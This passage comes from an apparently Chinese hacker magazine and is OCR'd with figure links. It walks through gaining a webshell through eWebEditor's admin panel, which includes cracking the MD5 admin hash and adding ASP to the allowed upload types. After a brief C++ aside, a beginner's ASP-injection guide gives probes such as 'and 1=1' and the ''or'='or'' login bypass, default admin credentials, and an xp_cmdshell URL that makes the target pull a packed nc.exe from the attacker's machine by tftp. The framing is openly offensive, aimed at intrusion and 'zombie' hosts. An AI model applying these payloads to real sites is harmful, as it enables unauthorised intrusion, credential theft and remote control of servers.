的数据库路径。用户名和密码在eWebEditor_System表中，但都经过了md5加密，我们可以用xMd5.org这个网站在线查询一下，或者用MD5Crack暴力破解。很幸运地找到USER和PASSWORD的内容均是ADMIN。输入后登录后台，在[样式管理]中，先拷贝它的一个标准样式，如图5所示。




图5 登录后台

然后会在底下生成你拷贝的那个样式，比如我拷贝的是Standard这个样式，那么生成的就是Standard，点设置，在允许上传的文件类型中添加ASA或者ASP，提交完毕后点[预览]，如图6所示。




图6 修改允许上传的文件类型

点击后会有一个新的页面弹出，我们在这里上传WEBSHELL，如图7所示。




图7 通过修改后的样式上传WEBSHELL




图8 最终获得WEBSHELL

最后，如果你还有什么疑问的话，欢迎到NOHACK论坛来交流，我的ID是DarkRay。

接下来只要找到WEBSHELL所在的路径就可以了，默认的是**../EWebEditor/UploadFile/**，当然你也可以在[上传文件管理]中找到WEBSHELL，如图8所示。

编辑点评：我没有用过这个网页编辑器，但作者介绍的方法确实很好用，说不定在下次的入侵中就能用上。建议大家把这些不常用的小漏洞搜集整理一下做成一个数据库，当你遇到类似的问题时就能马上查阅了。

【雕虫小技之VC专辑】

C/C++的对与错

false/true是标准C++语言里新增的关键字，而FALSE/TRUE是通过#define，主要用途是解决程序在C与C++中环境的差异，以下是FALSE/TRUE在windef.h的定义：

```
#ifndef FALSE
#define FALSE 0
#endif
#ifndef TRUE
#define TRUE 1
#endif
```

也就是说FALSE/TRUE是int类型，而false/true是bool类型；所以两者不一样的，只不过我们在使用中没有这种感觉，因为C++会帮你做隐式转换。

菜鸟恶补

小编甲：你玩黑是要做什么？ 答：抓肉鸡~

小编乙：你知道现在大家都用什么方法抓肉鸡吗？ 答：注入攻击。

小编丙：你会吗？ 答：不会，正在找师傅ing~~~

小编丁：最好的师傅就是书，今天就教你ASP注入攻击的基础，有了基础就可以在西线无战事中学习经验……

还没有等小编的话说完，小菜抢过小编手中的《黑客手册》消失在人群中……

众小编：唉~现在的小菜并不是我们想像中的那么弱啊~~~

WEB站点ASP注入攻略

MAXELL

从本文你可以学到：

1.了解asp注入的相关工具及相关流程

2.如何进行asp注入、暴库、检测后台入口

3.如何进行上传asp木马、提升权限、跨站攻击

前话

本文所提供的都是一些注入的老技术了，而且对这些技术的原理和具体的使用方法也没有详细介绍，写本文的目的只是为了对注入攻击的思路进行一些总结，以便给asp注入技术的初学者们提供一条入门的阶梯。如果读者希望对这些技术深入研究的话，还请多看看非安全以前的文章。

攻击前奏

进行注入攻击前，我们必须做好一些准备。首先是点击IE工具中Internet选项，把“高级”中“显示友好的http错误信息”前的勾取消。还有，一定的注入工具也是少不了的，啊D注入工具2.0、旁注WEB综合检测程序3.5、NBSI2这些注入综合利用工具都是注入攻击的利器，而且各有特色。还有一些辅助性的工具，如数据库浏览器、修改cookie浏览器、MD5密码破解器、WSockExpert（抓包分析工具）、nc（黑客的瑞士军刀）、tftp（小型的ftp服务器）、各种asp/aspx木马等，以及一些针对专门网站系统的利用工具，如对DVBBS、BBSXP、动力、乔客等系统的利用工具。

攻击

一、找到合适的网站，即以asp、aspx架构起来的站点

很多朋友对这点不以为然，但这却是使很多初学者经常犯错误的。一般以静态页面处理的网页，不容易注入，但是也不排除有特殊情况，这些特殊情况我们就不在这里讨论了。还有用php＋mysql架构的网站，你不要当作asp网站处理。我在论坛上看到很多刚入门的朋友，在mysql＋php架构的网站上传asp木马，这一般是行不通的。如果想要asp木马起作用的话，我们还需要对目标网站进行asp解析，麻烦！所以找到合适的网站，采取合适的攻击手段是初学者首先需要掌握的。

二、熟悉一下目标站点的结构、内容，也就是我们常说的“踩点”

所谓知己知彼，只有了解了自己的攻击对象，才能使攻击事半功倍。很多朋友进行注入攻击的时候，一上来，不管三七二十一先用各种注入软件对网站一顿狂扫，结果往往是竹篮打水一场空。看到目标网站，我们首先看网站的内容是由哪几部分构成，是否有bbs，留言本，上传界面，登录窗口，首页上是否有管理入口的链接等，尽可能多地收集对我们攻击有益的信息。

三、寻找攻击点

1.在首页上随便点击一个链接，看后面是否接有参数，如果有，是有几个参数。如果只有一个参数，我们可以试着在后面加’，或者是 **and 1＝1**、**and 1＝2** 等，看界面是否能正常返回，如果不能正常返回，那返回的是什么信息，如图1所示。




图1 有注入漏洞的页面

根据这些判断是否有注入漏洞的详细方法，以及如何获得进一步信息，鉴于版面我们就不深入探讨下去了。如果地址里面带有几个参数的话，从后往前逐个剥离各个参数，剥离一次，刷新页面一次，一直到页面不能正常访问为止，然后按照前面的方法对最后一个可以正常访问的页面测试是否能注入。例如，我们分析的网页地址为http://www.xxx.com/x.asp?id=123&abc=456&def=789,我们首先输入**http://www.xxx.com/x.asp?id=123&abc=456**，如果返回的页面相同的话，我们继续输入http://www.xxx.com/x.asp?id=123，假设现在页面不能正常访问了，那我们就对**http://www.xxx.com/x.asp?id=123&abc=456**这个地址进行注入检测。

用手工检测网站的注入漏洞，是为了使初学者更好地掌握注入的原理，培养敏锐的洞察力。

如果你嫌麻烦的话，也可以用软件来扫描，个人推荐用啊D注入工具2.0。

操作方法：

点击“注入检测”栏中的“扫描注入点”按钮，在检测网址中输入要检测的网站，点击后面第一个红色的按钮，程序会随着你的浏览对当前网站进行分析，在下面的“可用注入点”处用红色字体列出注入点网址，如图2所示。

2.扫描出注入点后，我们看能不能用软件猜解出数据库信息，如管理员用户名和密码等。个人推荐Domain3.5，猜解速度快。但是也存在有某些数据库domain猜解不出来而啊D能猜解出来的情况，具体使用哪个，就看读者自己的需要了。如果是MSSQL数据库的话，能直接读取出当前数据库中的所有内容；如果是ACCESS数据库的话，则只有比较软件中事先存储的表名、列名，




图2 扫描注入点

只有和现有的表名、列名一样，才能读取出对应的内容来。如果权限允许的话，我们可以对数据库内容进行修改、添加、删除等操作，或者跨库查询当前主机上另外的数据库，以获得更多对我们攻击有益的信息。如果管理员密码是比较不规则的16位或者是32位数字字母，则有可能是用MD5加密的，我们可以用MD5破解工具破解；如果密码是30位的不规则数字字母，则有可能是用CFS加密的。

3.获得管理员用户名和密码后，就要找到管理界面。有些在首页上直接给出链接的，这当然爽了；没有给出链接，我们就需要用软件扫描下，建议把啊D、Domain3.5、NBSI2综合起来利用，如图3所示。




图3 检测管理入口

找到管理入口，我们就可以用刚才获得的用户名和密码进入后台管理，看后台有哪些功能，是否能上传asp木马。

4.如果首页上有登录框，或者直接有管理入口的话，我们要做的第一件事情不是寻找注入点，而是把'or'='or'这串代码输入"用户名和密码"，如果网站程序设计时检测语句处理不当的话，我们就可以直接登录进网站的管理界面。这也是我们找不到网站注入漏洞时，进一步攻击的方法。如果这些都没有用的话，我们不妨在用户名和密码处使用"admin"、"administrator"或者一些与当前网站有关的词语登录，或许会有意想不到的收获。还有一些商业化的网站系统，它启用时有个默认的管理员用户和密码，有些网站管理员太疏忽，仍然在使用或者保存这个用户，所以我们不妨用这个用户名试下，如DVBBS的默认管理员用户是admin，密码是admin888。

5.有些网站具有sa权限，如果当前网站使用的是mssql数据库，并且没关xp_cmdshell和wscript.shell，或者是access数据库的没关wscript.shell，我们可以在地址栏里构造语句，让目标主机调用xp_cmdshell或者wscript.shell执行cmd语句和sql语句。我们也可以在啊D、Domain3.5里面提供的命令执行工具中执行。这种情况就有一种经典的入侵模式，假设注入点为http://www.xxx.com/xx/x.asp?id=123：

(1) 在本地开启tftp，并把加过壳的nc.exe放到指定的文件夹中；

(2) 在地址栏中提交**http://www.xxx.com/xx/x.asp?id=123;exec master..xp_cmdshell "tftp-i 本机ip get nc.exe"--**，目的是为了把nc上传到目标主机中，如图4所示。

